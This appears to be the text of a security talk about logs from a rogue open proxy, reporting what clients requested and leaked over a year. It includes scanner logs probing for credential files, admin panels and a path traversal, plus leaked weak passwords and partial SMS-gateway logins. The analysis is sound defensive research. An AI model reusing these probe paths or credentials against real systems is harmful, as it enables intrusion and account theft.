DNS over HTTPS (DoH) is a protocol for performing remote Domain Name System (DNS) resolution via the [HTTPS](#) protocol. A goal of the method is to increase user privacy and security by preventing eavesdropping and manipulation of DNS data by [man-in-the-middle attacks](#)^[1] by using the HTTPS protocol to [encrypt](#) the data between the DoH client and the DoH-based [DNS resolver](#).^[2] By March 2018, [Google](#) and the [Mozilla Foundation](#) had started testing versions of DNS over HTTPS.^{[3][4]} In February 2020, [Firefox](#) switched to DNS over HTTPS by default for users in the United States.^[5] In May 2020, [Chrome](#) switched to DNS over HTTPS by default.^[6]

DNS over HTTPS

Communication protocol

Purpose	encapsulate DNS in HTTPS for privacy and security
----------------	---

Introduction October 2018; 5 years ago

OSI layer Application layer

RFC(s) RFC 8484



Source:
OpenArt.AI

File extension

Scripts and config

.ini	14596
.script	2022
.cfg	362
.sh	203
.vbs	178
.cmd	145
.bat	127
.ps1	103
.reg	26
.hta	2
.bash_profile	1

Certificates and credentials

.p7c	25403
.der	21055
.pfx	178
.key	85
.pem	77
.p7b	6
.password	2
.gpg	1
.asc	1
.pgp	1

Documents

.xlsx	1259
.xls	316
.docx	211
.doc	140
.pptx	87
.msg	15
.ods	2

Data and disk images

.bin	49203
.dmg	6289

Database

.sql	187
.mdb	29
.sqlite	29

Compressed files

.cab	1491775
.zip	57385
.tar	67
.rar	45

Apps and executables

.exe	602340
.dll	21851
.lnk	47
.jar	38

File extension found in proxy log for one year

File extension

Clients make the request to an proxy they trust so the proxy can easily return other files

Samples of many request for .exe files and other executables.

```
"GET /garoon/grn.exe"
"GET /grn.exe"
"GET /grn/grn.exe"
"GET http://[REDACTED].com/setup.exe"
"GET http://ardownload.adobe.com/pub/adobe/ServicesUpdater/win/DC/2100720099/RdrServicesUpdater2_de.exe"
"GET http://browser-update.avg.com/browser-avg/win/x64/109.0.19987.121/AVGBrowserInstallerIncremental-108.0.19667.126.exe"
"GET http://[REDACTED].id/SMS_DP_SMSPKG$/Content_b70ec25a-fbde-4301-a4d5-1a21f5603372.1/sccm?/SC.exe"
"GET http://cache-download.real.com/free/windows/installer/upgradehelper/stub/v14_34/rp22/T22ENUH/RealPlayer.exe"
"GET http://cdn1.ime.[REDACTED].com/QQWubi_Setup_2.4.629.400.exe"
"GET http://cdn.app.[REDACTED].com/iphototool/iphototoolSetup.exe"
"GET http://cdn.dl3.[REDACTED].com/app/iphototoolSetup.exe"
"GET http://cdn-update3.avastbrowser.com/omaha/1.8.1579.3/AvastBrowserUpdateSetup.exe"
"GET http://devbuilds.kaspersky-labs.com/devbuilds/KVRT/latest/full/KVRT.exe"
"GET http://dl.360safe.com/360secorexexe_b7509a9b53d828ba4968dbadaa19d33e_14.1.1116.0.exe"
"GET http://dl.google.com/release2/chrome/ac2kplai2wyuouqe7ycsceldqh5a_115.0.5790.170/115.0.5790.170_115.0.5790.110_chrome_updater.exe"
"GET http://downloader.yandex.net/yandex-pack/8937/YandexSearch.exe"
"GET http://download.mcafee.com/molbin/iss-loc/liteDATs/1/7236/contentDATs.exe"
"GET http://download.microsoft.com/download/0/8/c/08c19fa4-4c4f-4ffb-9d6c-150906578c9e/NetFx20SP1_x86.exe"
"GET http://files.creative.com/creative/bin/apps/swureleases/win/sbcommand/release/CreativeSBCommandSetup_3.5.09.00.exe"
"GET http://ftp.hp.com/pub/printers/sclitefileassociation/SCLiteFix_299026.exe"
"GET http://officecdn.microsoft.com/pr/wsus/setup.exe"
"GET /mailwise/mw.exe"
"GET /mw.exe"
```

MS SCCM

Realplayer?

Antivirus update

Windows update

Someone is looking for your files...

```
"GET /.ansible/ HTTP/1.1","404","341","-","Mozi
"GET /.angular-cli.json HTTP/1.1","404","341","-","Mozi
"GET /.AppleDB HTTP/1.1","404","341","-","Mozi
"GET /.AppleDouble HTTP/1.1","404","341","-","Mozi
"GET /.AppleDesktop HTTP/1.1","404","341","-","Mozi
"GET /.apport-ignore.xml HTTP/1.1","404","341","-","Mozi
"GET /.appveyor.yml HTTP/1.1","404","341","-","Mozi
"GET /.arclint HTTP/1.1","404","341","-","Mozi
"GET /.apt generated/ HTTP/1.1","404","341","-","Mozi
"GET /.architect HTTP/1.1","404","341","-","Mozi
"GET /.arcconfig HTTP/1.1","404","341","-","Mozi
"GET /.arcrc HTTP/1.1","404","341","-","Mozi
"GET /.ashx HTTP/1.1","404","341","-","Mozi
"GET /.asa HTTP/1.1","404","341","-","Mozi
"GET /.asmx HTTP/1.1","404","341","-","Mozi
"GET /.asp HTTP/1.1","404","341","-","Mozi
"GET /.atfp_history HTTP/1.1","404","341","-","Mozi
"GET /.aspnet/DataProtection-Keys/ HTTP/1.1","404","341","-","Mozi
"GET /.aspx HTTP/1.1","404","341","-","Mozi
"GET /.atom/config.cson HTTP/1.1","404","341","-","Mozi
"GET /.atoum.php HTTP/1.1","404","341","-","Mozi
"GET /.autotest HTTP/1.1","404","341","-","Mozi
"GET /.autotools HTTP/1.1","404","341","-","Mozi
"GET /.aws/ HTTP/1.1","404","341","-","Mozi
"GET /.aws/config HTTP/1.1","404","341","-","Mozi
"GET /.azure-pipelines.yml HTTP/1.1","404","341","-","Mozi
"GET /.aws/credentials HTTP/1.1","404","341","-","Mozi
"GET /.axoCover/ HTTP/1.1","404","341","-","Mozi
"GET /.axd HTTP/1.1","404","341","-","Mozi
"GET /.azure/accessTokens.json HTTP/1.1","404","341","-","Mozi
"GET /html.old HTTP/1.1","404","341","-","Mozi
"GET /.babel.json HTTP/1.1","404","341","-","Mozi
"GET /.babelrc HTTP/1.1","404","341","-","Mozi
"GET /.babelrc.cjs HTTP/1.1","404","341","-","Mozi
"GET /.babelrc.js HTTP/1.1","404","341","-","Mozi
"GET /.bak HTTP/1.1","404","341","-","Mozi
"GET /.badarg.log HTTP/1.1","404","341","-","Mozi
"GET /.badsegment.log HTTP/1.1","404","341","-","Mozi
"GET /.backup HTTP/1.1","404","341","-","Mozi
"GET /.bak_0.log HTTP/1.1","404","341","-","Mozi
"GET /.jsp.bak HTTP/1.1","404","341","-","Mozi
"GET /.bash_aliases HTTP/1.1","404","341","-","Mozi
"GET /.bash_history HTTP/1.1","404","341","-","Mozi
"GET /.bash_logout HTTP/1.1","404","341","-","Mozi
"GET /.bash_profile HTTP/1.1","404","341","-","Mozi
"GET /.bash_prompt HTTP/1.1","404","341","-","Mozi
"GET /.bashrc HTTP/1.1","404","341","-","Mozi
"GET /.binstar.yml HTTP/1.1","404","341","-","Mozi
"GET /.bluemix/pipeline.yaml HTTP/1.1","404","341","-","Mozi
"GET /.blg HTTP/1.1","404","341","-","Mozi
"GET /.bithoundrc HTTP/1.1","404","341","-","Mozi
"GET /.bluemix/pipeline.yml HTTP/1.1","404","341","-","Mozi
"GET /.bootstraprc HTTP/1.1","404","341","-","Mozi
"GET /.boto HTTP/1.1","404","341","-","Mozi
```

```
"GET /Admin HTTP/1.1","404","341","-","Mozi
"GET /Admin.php HTTP/1.1","404","341","-","Mozi
"GET /Admin.jsp HTTP/1.1","404","341","-","Mozi
"GET /Admin.aspx HTTP/1.1","404","341","-","Mozi
"GET /Admin.html HTTP/1.1","404","341","-","Mozi
"GET /Admin.js HTTP/1.1","404","341","-","Mozi
"GET /Admin/login/ HTTP/1.1","404","341","-","Mozi
"GET /Admin/knowledge/dsmgr/users/UserManager HTTP/1.1","404","341","-","Mozi
"GET /AdminClients HTTP/1.1","404","341","-","Mozi
"GET /AdminCaptureRootCA HTTP/1.1","404","341","-","Mozi
"GET /AdminProps HTTP/1.1","404","341","-","Mozi
"GET /AdminVersion HTTP/1.1","404","341","-","Mozi
"GET /AdminConnections HTTP/1.1","404","341","-","Mozi
"GET /AdminEvents HTTP/1.1","404","341","-","Mozi
"GET /AdminLicense HTTP/1.1","404","341","-","Mozi
"GET /AdminMain HTTP/1.1","404","341","-","Mozi
"GET /AdminTools/ HTTP/1.1","404","341","-","Mozi
"GET /AdminThreads HTTP/1.1","404","341","-","Mozi
"GET /AdaptCMS/admin.php?view=&view=settings HTTP/1.1","404","341","-","Mozi
"GET /AlbumCatalogWeb/ HTTP/1.1","404","341","-","Mozi
"GET /AdminJDBC HTTP/1.1","404","341","-","Mozi
"GET /AdvWorks/equipment/catalog_type.asp HTTP/1.1","404","341","-","Mozi
"GET /AdminRealm HTTP/1.1","404","341","-","Mozi
"GET /AlbumCatalogWeb/docs/ HTTP/1.1","404","341","-","Mozi
"GET /AlbumCatalogWeb/docsservlet HTTP/1.1","404","341","-","Mozi
"GET /AlbumCatalogWebservlet HTTP/1.1","404","341","-","Mozi
"GET /AlbumCatalogWeb/docsservlet/ HTTP/1.1","404","341","-","Mozi
"GET /AlbumCatalogWebservlet/ HTTP/1.1","404","341","-","Mozi
"GET /AppInstallStatusServlet HTTP/1.1","404","341","-","Mozi
"GET /AppManagementStatus HTTP/1.1","404","341","-","Mozi
"GET /AppServer HTTP/1.1","404","341","-","Mozi
"GET /AppPackages/ HTTP/1.1","404","341","-","Mozi
"GET /App_Code HTTP/1.1","404","341","-","Mozi
"GET /App_Data HTTP/1.1","404","341","-","Mozi
"GET /ApplicationProfileSample HTTP/1.1","404","341","-","Mozi
"GET /ApplicationProfileSample/docs/ HTTP/1.1","404","341","-","Mozi
"GET /ApplicationProfileSample/ HTTP/1.1","404","341","-","Mozi
"GET /ApplicationProfileSampleservlet HTTP/1.1","404","341","-","Mozi
"GET /ApplicationProfileSampleservlet/ HTTP/1.1","404","341","-","Mozi
"GET /Aptfile HTTP/1.1","404","341","-","Mozi
"GET /Articles.php HTTP/1.1","404","341","-","Mozi
"GET /BBApp HTTP/1.1","404","341","-","Mozi
"GET /Articles.jsp HTTP/1.1","404","341","-","Mozi
"GET /AutoTest.Net/ HTTP/1.1","404","341","-","Mozi
"GET /Backup/ HTTP/1.1","404","341","-","Mozi
"GET /Bank/services/Transfer SEI/wsd1 HTTP/1.1","404","341","-","Mozi
"GET /Articles.html HTTP/1.1","404","341","-","Mozi
"GET /BackupConfig.php HTTP/1.1","404","341","-","Mozi
"GET /Bank/ HTTP/1.1","404","341","-","Mozi
"GET /Articles.aspx HTTP/1.1","404","341","-","Mozi
"GET /Articles.js HTTP/1.1","404","341","-","Mozi
"GET /BeenThere HTTP/1.1","404","341","-","Mozi
"GET /AlbumCatalogWeb HTTP/1.1","404","341","-","Mozi
```

```
"GET /WarehouseWeb/ HTTP/1.1","404","341","-","Mozi
"GET /WarehouseWebservlet HTTP/1.1","404","341","-","Mozi
"GET /WarehouseWebservlet/ HTTP/1.1","404","341","-","Mozi
"GET /WebResource.axd?d=LER8t9aS HTTP/1.1","404","341","-","Mozi
"GET /WebService HTTP/1.1","404","341","-","Mozi
"GET /WebServiceServlet HTTP/1.1","404","341","-","Mozi
"GET /WebServicesSamples/docs/ HTTP/1.1","404","341","-","Mozi
"GET /WebSer~1 HTTP/1.1","404","341","-","Mozi
"GET /WebShell.cgi HTTP/1.1","404","341","-","Mozi
"GET /WEB-INF/weblogic.xml HTTP/1.1","404","341","-","Mozi
"GET /WebSphereBank HTTP/1.1","404","341","-","Mozi
"GET /WebSphereBank/ HTTP/1.1","404","341","-","Mozi
"GET /WebSphereBank/docs/ HTTP/1.1","404","341","-","Mozi
"GET /WebSphereBankDepositServlet HTTP/1.1","404","341","-","Mozi
"GET /WebSphereBank HTTP/1.1","404","341","-","Mozi
"GET /WebSphere HTTP/1.1","404","341","-","Mozi
"GET /WebSphereSamples HTTP/1.1","404","341","-","Mozi
"GET /WebSphereSamples.Configuration.config HTTP/1.1","404","341","-","Mozi
"GET /WebSphereBankDeposit/ HTTP/1.1","404","341","-","Mozi
"GET /WebSphereBankDeposit HTTP/1.1","404","341","-","Mozi
"GET /WebSphereSamples/ HTTP/1.1","404","341","-","Mozi
"GET /WebSphereSamples/SingleSamples/AccountAndTr HTTP/1.1","404","341","-","Mozi
"GET /WebSphereSamples/SingleSamples/Increment/in HTTP/1.1","404","341","-","Mozi
"GET /WebSphereSamples/YourCo/main.html HTTP/1.1","404","341","-","Mozi
"GET /Wishlist.php HTTP/1.1","404","341","-","Mozi
"GET /Webalizer/ HTTP/1.1","404","341","-","Mozi
"GET /Wishlist.jsp HTTP/1.1","404","341","-","Mozi
"GET /Wishlist.aspx HTTP/1.1","404","341","-","Mozi
"GET /Wishlist.html HTTP/1.1","404","341","-","Mozi
"GET /Wishlist.js HTTP/1.1","404","341","-","Mozi
"GET /WordPress/ HTTP/1.1","404","341","-","Mozi
"GET /XSQConfig.xml HTTP/1.1","404","341","-","Mozi
"GET /%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C HTTP/1.1","404","341","-","Mozi
"GET /_ HTTP/1.1","404","341","-","Mozi
"GET /_htpasswd HTTP/1.1","404","341","-","Mozi
"GET /_admin HTTP/1.1","404","341","-","Mozi
"GET /_cache/ HTTP/1.1","404","341","-","Mozi
"GET /_dummy.html HTTP/1.1","404","341","-","Mozi
"GET /_history/ HTTP/1.1","404","341","-","Mozi
"GET /_index.php HTTP/1.1","404","360","-","Mozi
"GET /_index.aspx HTTP/1.1","404","341","-","Mozi
"GET /_init_.py HTTP/1.1","404","341","-","Mozi
"GET /_index.html HTTP/1.1","404","341","-","Mozi
"GET /_MACOSX HTTP/1.1","404","341","-","Mozi
"GET /_index.jsp HTTP/1.1","404","341","-","Mozi
"GET /WebSphereBankServlet/ HTTP/1.1","404","341","-","Mozi
"GET /_pycache_/ HTTP/1.1","404","341","-","Mozi
"GET /WebSphereBankDepositServlet/ HTTP/1.1","404","341","-","Mozi
"GET /_main_.py HTTP/1.1","404","341","-","Mozi
"GET /_index.js HTTP/1.1","404","341","-","Mozi
"GET /_pma HTTP/1.1","404","341","-","Mozi
"GET /_adm HTTP/1.1","404","341","-","Mozi
"GET /_test.php HTTP/1.1","404","341","-","Mozi
"GET /_admin HTTP/1.1","404","341","-","Mozi
```

```
"GET /admin-serv/config/admpw HTTP/1.1","404","341","-","Mozi
"GET /admin-wjg HTTP/1.1","404","341","-","Mozi
"GET /admin.srf HTTP/1.1","404","341","-","Mozi
"GET /admin.woa HTTP/1.1","404","341","-","Mozi
"GET /admin/ HTTP/1.1","404","341","-","Mozi
"GET /admin/.config HTTP/1.1","404","341","-","Mozi
"GET /admin/.htaccess HTTP/1.1","404","341","-","Mozi
"GET /admin/?/login HTTP/1.1","404","341","-","Mozi
"GET /admin/_logs/access-log HTTP/1.1","404","341","-","Mozi
"GET /admin/_logs/access.log HTTP/1.1","404","341","-","Mozi
"GET /admin.html.php HTTP/1.1","404","341","-","Mozi
"GET /admin/_logs/access.log HTTP/1.1","404","341","-","Mozi
"GET /admin/_logs/error_log HTTP/1.1","404","341","-","Mozi
"GET /admin/_logs/error.log HTTP/1.1","404","341","-","Mozi
"GET /admin/access.txt HTTP/1.1","404","341","-","Mozi
"GET /admin/_logs/err.log HTTP/1.1","404","341","-","Mozi
"GET /admin/_logs/login.txt HTTP/1.1","404","341","-","Mozi
"GET /admin.old HTTP/1.1","404","341","-","Mozi
"GET /admin/access.log HTTP/1.1","404","341","-","Mozi
"GET /admin/_logs/error-log HTTP/1.1","404","341","-","Mozi
"GET /admin/account HTTP/1.1","404","341","-","Mozi
"GET /admin/access_log HTTP/1.1","404","341","-","Mozi
"GET /admin.rb HTTP/1.1","404","341","-","Mozi
"GET /admin/admin-login.aspx HTTP/1.1","404","341","-","Mozi
"GET /admin/admin-login.jsp HTTP/1.1","404","341","-","Mozi
"GET /admin/account.jsp HTTP/1.1","404","341","-","Mozi
"GET /admin/admin.jsp HTTP/1.1","404","341","-","Mozi
"GET /admin/admin.html HTTP/1.1","404","341","-","Mozi
"GET /admin/admin.js HTTP/1.1","404","341","-","Mozi
"GET /admin/admin_login HTTP/1.1","404","341","-","Mozi
"GET /admin/admin/login HTTP/1.1","404","341","-","Mozi
"GET /admin/admin_login.php HTTP/1.1","404","341","-","Mozi
"GET /admin/admin_login.jsp HTTP/1.1","404","341","-","Mozi
"GET /admin/admin_login.js HTTP/1.1","404","341","-","Mozi
"GET /admin/admin_login.html HTTP/1.1","404","341","-","Mozi
"GET /admin/adminLogin.php HTTP/1.1","404","341","-","Mozi
"GET /admin/admin_login.aspx HTTP/1.1","404","341","-","Mozi
"GET /admin/controlpanel HTTP/1.1","404","341","-","Mozi
"GET /admin/backup/ HTTP/1.1","404","341","-","Mozi
"GET /admin/adminLogin.html HTTP/1.1","404","341","-","Mozi
"GET /admin/admin_login.js HTTP/1.1","404","341","-","Mozi
"GET /admin/adminLogin.jsp HTTP/1.1","404","341","-","Mozi
"GET /admin/adminLogin HTTP/1.1","404","341","-","Mozi
"GET /admin/backups/ HTTP/1.1","404","341","-","Mozi
"GET /admin/account.js HTTP/1.1","404","341","-","Mozi
"GET /admin/adminLogin.aspx HTTP/1.1","404","341","-","Mozi
"GET /admin/admin-login.php HTTP/1.1","404","341","-","Mozi
"GET /admin/account.html HTTP/1.1","404","341","-","Mozi
"GET /admin/admin.php HTTP/1.1","404","341","-","Mozi
"GET /admin/admin-login HTTP/1.1","404","341","-","Mozi
"GET /admin/admin HTTP/1.1","404","341","-","Mozi
"GET /admin/config.php HTTP/1.1","404","341","-","Mozi
"GET /admin/admin.aspx HTTP/1.1","404","341","-","Mozi
```

Login credentials in URL

204243 request with login and password in clear text as part of the URL.

Sample of a person using web SMS service in India to send a lot of "Dear xyz" messages to friends....

"GET http://	co.in/websms/sendsms.aspx?userid=i	&password=i	&sender=i	&mobilen=6363	&msg=Dear+SY	
"GET http://	co.in/websms/sendsms.aspx?userid=i	&password=i	&sender=i	&mobilen=0990	3&msg=Dear+M	
"GET http://	co.in/websms/sendsms.aspx?userid=i	&password=i	&sender=i	&mobilen=9742	&msg=Dear+ST	
"GET http://	co.in/websms/sendsms.aspx?userid=i	&password=i	&sender=i	&mobilen=7795	&msg=Dear+SI	
"GET http://	co.in/websms/sendsms.aspx?userid=i	&password=i	&sender=i	&mobilen=9535	&msg=Dear+YA	
"GET http://	co.in/websms/sendsms.aspx?userid=i	&password=i	&sender=i	&mobilen=0990	2&msg=Dear+K	
"GET http://	co.in/websms/sendsms.aspx?userid=i	&password=i	&sender=i	&mobilen=0953	5&msg=Dear+S	
"GET http://	co.in/websms/sendsms.aspx?userid=i	&password=i	&sender=i	&mobilen=8073	&msg=Dear+DI	
"GET http://	co.in/websms/sendsms.aspx?userid=i	&password=i	&sender=i	&mobilen=9945	&msg=Dear+SA	
"GET http://	co.in/websms/sendsms.aspx?userid=i	&password=i	&sender=i	&mobilen=9686	&msg=Dear+SU	
"GET http://	co.in/websms/sendsms.aspx?userid=i	&password=i	&sender=i	&mobilen=9535	&msg=Dear+SY	
"GET http://	co.in/websms/sendsms.aspx?userid=i	&password=i	&sender=i	&mobilen=9900	&msg=Dear+SH	
"GET http://	co.in/websms/sendsms.aspx?userid=i	&password=i	&sender=i	&mobilen=8050	&msg=Dear+JU	
"GET http://	co.in/websms/sendsms.aspx?userid=i	&password=i	&sender=i	&mobilen=7338	&msg=Dear+NA	
"GET http://	co.in/websms/sendsms.aspx?userid=i	&password=i	&sender=i	&mobilen=8884	&msg=Dear+SA	
"GET http://	co.in/websms/sendsms.aspx?userid=i	&password=i	&sender=i	&mobilen=9738	&msg=Dear+PR	
"GET http://	co.in/websms/sendsms.aspx?userid=i	&password=i	&sender=i	&mobilen=7994	&msg=Dear+PU	
"GET http://	co.in/websms/sendsms.aspx?userid=i	&password=i	&sender=i	&mobilen=7030	&msg=Dear+SA	EN%20%20
"GET http://	co.in/websms/sendsms.aspx?userid=i	&password=i	&sender=i	&mobilen=9980	&msg=Dear+KA	
"GET http://	co.in/websms/sendsms.aspx?userid=i	&password=i	&sender=i	&mobilen=9686	&msg=Dear+GN	
"GET http://	co.in/websms/sendsms.aspx?userid=i	&password=i	&sender=i	&mobilen=7349	&msg=Dear+SA	
"GET http://	co.in/websms/sendsms.aspx?userid=i	&password=i	&sender=i	&mobilen=7829	&msg=Dear+SA	
"GET http://	co.in/websms/sendsms.aspx?userid=i	&password=i	&sender=i	&mobilen=9148	&msg=Dear+MO	
"GET http://	co.in/websms/sendsms.aspx?userid=i	&password=i	&sender=i	&mobilen=8147	&msg=Dear+SO	
"GET http://	co.in/websms/sendsms.aspx?userid=i	&password=i	&sender=i	&mobilen=8754	&msg=Dear+CH	
"GET http://	co.in/websms/sendsms.aspx?userid=i	&password=i	&sender=i	&mobilen=9886	&msg=Dear+MI	
"GET http://	co.in/websms/sendsms.aspx?userid=i	&password=i	&sender=i	&mobilen=9886	&msg=Dear+MO	
"GET http://	co.in/websms/sendsms.aspx?userid=i	&password=i	&sender=i	&mobilen=9686	&msg=Dear+SI	
"GET http://	co.in/websms/sendsms.aspx?userid=i	&password=i	&sender=i	&mobilen=9844	&msg=Dear+PR	
"GET http://	co.in/websms/sendsms.aspx?userid=i	&password=i	&sender=i	&mobilen=9900	&msg=Dear+SY	
"GET http://	co.in/websms/sendsms.aspx?userid=i	&password=i	&sender=i	&mobilen=6381	&msg=Dear+DI	


Taking about credentials

After running this non-working proxy for one year to get the log data, then I enabled authentication to limit the traffic. But then clients started to send their login credentials to the proxy server in hope to keep using this non-working proxy service.

14 different clients with public IP sent HTTP Basic cleartext credentials with 16 different user ID.

16 user names and password in clear text.

Some passwords are so ridiculously bad that it would be a crime to hide them, as You can see here:



```
admin'1234
admin'admin
admin'qwerty
changeme'changeme
security'party
user'pass
```

Yes, please change me

IT Security is a party, having fun every day.

Taking about credentials

NT LAN Manager version 1 (NTLMv1) is very old and unsecure

Username like these have been observed from 10 different IP addresses

- administrator
- root
- security
- and many others

As Microsoft around 20 years ago writes, it is recommend to config Windows NT 4 and newer to only use NTLMv2 and don't use the old unsecure NTLMv1.

Resolution

To reduce the risk of this issue, we recommend that you configure environments that run Windows NT 4, Windows 2000, Windows XP, and Windows Server 2003 to allow the use of NTLMv2 only. To do this, manually set the LAN Manager Authentication Level to 3 or higher as described [here](#).

Taking about credentials

507 Clients sent NT LAN Manager version 2 (NTLMv2) with 463 different usernames.

Username like:

- admin
- administrador
- console
- defaultuser0
- dell
- doctor
- hotel manager
- laser
- on.admin
- sa
- security
- SERVER
- sysopuser

System administrator account often used with database servers.

So in total 525 client IP leaked 674 different username/password credentials in clear text, NTLMv1 and NTLMv2 to a rogue proxy on the Internet, with many of the credentials looks to be administrator access.

What is the client (UserAgent)

Citrix ICA Client
uTorrent/3300(29126)
VLC/3.0.6 Sparkle/1.16.0
360 Safe Browser 2.0
Avast Antivirus
Wget/1.14.1
Cisco Unified Identity/1.2.1
AMD Radeon Analytics Utility
AVG Antivirus
Microsoft BITS/7.7
WhatsApp/3.0.0.0 A
McAfee Agent
AnyDesk/8.0.4
Mozilla/5.0 (PLAYSTATION 3; 1.10)
Bitdefender/vpn
AnyConnect Windows 5.1.3.62
Blizzard Web Client
Autodesk.C4R.Client/6.2.0.0
GHubDownloader/1.0
EAApp/PC/13.133.0.5646
CorelDRAW 2022
CrowdStrike Falcon Sensor
RemotePC Windows:7.6.69
curl/7.52.1
iPad3,4/10.3.3 (14G60)
git/2.39.3.windows.1
Kaspersky Downloader
TheSafeInternetSearch
firefox/53
FoxitPDFReaderUpdater
MailRuSputnik
Wireshark/4.2.5 (Win64)

Norton Antivirus
HolaVPN/1.0.95 Sparkle/2.0.0
AdGuard VPN/2.2.1233.0 (Windows; Windows NT 10.0.22621.0)
HitmanPro.Alert/3.9.1.2325
ClickShare/04.21.00.0016 (windows 10)
CleanMyMac X/4.15.2 Sparkle/1.19.1
AddressBookSourceSync/2452.7 CFNetwork/1237 Darwin/20.4.0
AirPort Utility/639.15 CFNetwork/1240.0.4 Darwin/20.5.0
AirwatchMacHub/23.01.0.19 AirwatchMacHost/2302.8
ExchangeSync/2002.80.2 CFNetwork/1240.0.4.3 Darwin/20.6.0
Microsoft Teams/607354 CFNetwork/1240.0.4 Darwin/20.6.0
AnyConnect Downloader Windows 4.9.03049
ApplePushService/4.0 CFNetwork/1237 Darwin/20.4.0
Argo/4327 CFNetwork/1335.0.3.1 Darwin/21.6.0
DellDigitalDelivery/5.0.49.0
Avira Security/1.1.94.4/Win/10.0.22621.0
Acrobat/23.008.20555 CFNetwork/1406.0.4 Darwin/22.4.0
Battle.net/2.21.1.14206 (retail)
Bose Music/27689 CFNetwork/1335.0.3.4 Darwin/21.6.0
GoogleAnalyticsTracker/6.0
CCleaner/173 CFNetwork/1335.0.3.1 Darwin/21.6.0
Chrome/6261.129 CFNetwork/1410.0.3 Darwin/22.6.0
Cisco AnyConnect VPN Agent for Windows 5.1.3.62
CitrixReceiver/23.3.0.55 Windows/10.0 (22H2 Build 19045.3803)
CapaOneAgent/1.1.638.0 (Microsoft Windows 10 Ent 22H2, X64)
AppStore/3.0 iOS/13.7 model/iPhone8,2 hwp/s8000 (6; dt:121)
Creative Cloud/5.9 CFNetwork/1128.1 Darwin/19.6.0 (x86_64)
DeepL/24.4.2.12243 (Microsoft Windows NT 10.0.22631.0; x64)
Discord/53245 CFNetwork/1335.0.3.4 Darwin/21.6.0
Acrobat Reader/23.001.20093 CFNetwork/1240.0.4 Darwin/20.6.0
DropboxMacUpdate/182.0.5 CFNetwork/1128.1 Darwin/19.6.0
Minecraft/1.19.73.02 CFNetwork/1335.0.3.1 Darwin/21.6.0

WeChat/26253 CFNetwork/1404.0.5 Darwin/22.3.0
Opera/6.04 (Windows XP; U) [en]
PowerShell 7.4.1
Microsoft Edge Update/1.3.187.37;winhttp
iOS/14.7.1 (18G82) dataaccesssd/1.0
securityd/59306.140.11
InDesign/19300 CFNetwork/1494.0.7 Darwin/23.4.0
NordVPN_sandbox/7.9.6.0
SharePoint Online PowerShell (16.0.22615.0)
TikTok/318018 CFNetwork/1240.0.4 Darwin/20.6.0
PremierePro/23.4.0.56 (Windows)
Spotify/111700543 OSX/0 (MacBookPro9,2)
Mozilla/5.0 (Windows NT 4.0; Win64; x64)
FaceTime/3080 CFNetwork/978.6 Darwin/18.7.0 (x86_64)
MalwarebytesWinNebulaAgent/1.2.1096
Twitter/10.16 CFNetwork/1485 Darwin/23.1.0
Java/Java 8 Update 40 Sparkle/1.5
TurboVPN/2.24.0.0 WinSparkle/0.7.0 (WOW64)
ProtonVPN/1.9.6 (Mac OS X 10.15.7)
Keynote/7029.8.2 CFNetwork/1220.1 Darwin/20.3.0
FortiSSLVPN (Windows NT; SV1 [SV{v=02.01; f=07;}])
LibreOffice 7.2.7.2 (; Windows; X86_64;)
Opera/6.05 (Windows NT 4.0; U) [fr]
Picasa/3.9.141.259 (gzip)
vncviewer/7.8.0 (Windows NT 10.0; x64; da_DK)
Symantec WSS Agent/9.5.1.20473
FortiClient Download/7.2.1.0779
TeamViewer/10.0.259194 Sparkle/1.5
Python/3.11 aiohttp/3.9.3
iCloud Drive/1 CFNetwork/758.5.3 Darwin/15.6.0
PokmonGO/4 CFNetwork/1240.0.4 Darwin/20.6.0
Webex/GPC TFS (10043.9.2023.0905)

Maybe someone have has issue with internet access ?

27598 different user agent

com.apple.siri.analyzer/1 CFNetwork/811.5.4 Darwin/16.7.0
PasswordsSettingsExtension/19616.2.9.11.12 CFNetwork/1485 Darwin
Safari/16610.4.3.1.4 CFNetwork/1220.1 Darwin/20.3.0
MacAppStore/2.4 (Macintosh; OS X 10.13.6; 17G14042) AppleWebKit
GarageBand/5187 CFNetwork/978.5 Darwin/18.7.0 (x86_64)
YouTube/18.13.4 CFNetwork/1335.0.3.1 Darwin/21.6.0
SaferVPN/1.0 CFNetwork/1240.0.4.1 Darwin/20.6.0
Word/16.85.24052614 CFNetwork/1408.0.4 Darwin/22.5.0
MacOutlook/16.72.23040900 (ARM64 Mac OS X 13.4 (Build 22F66))
Sonos/74.0.43110 CFNetwork/1485 Darwin/23.1.0
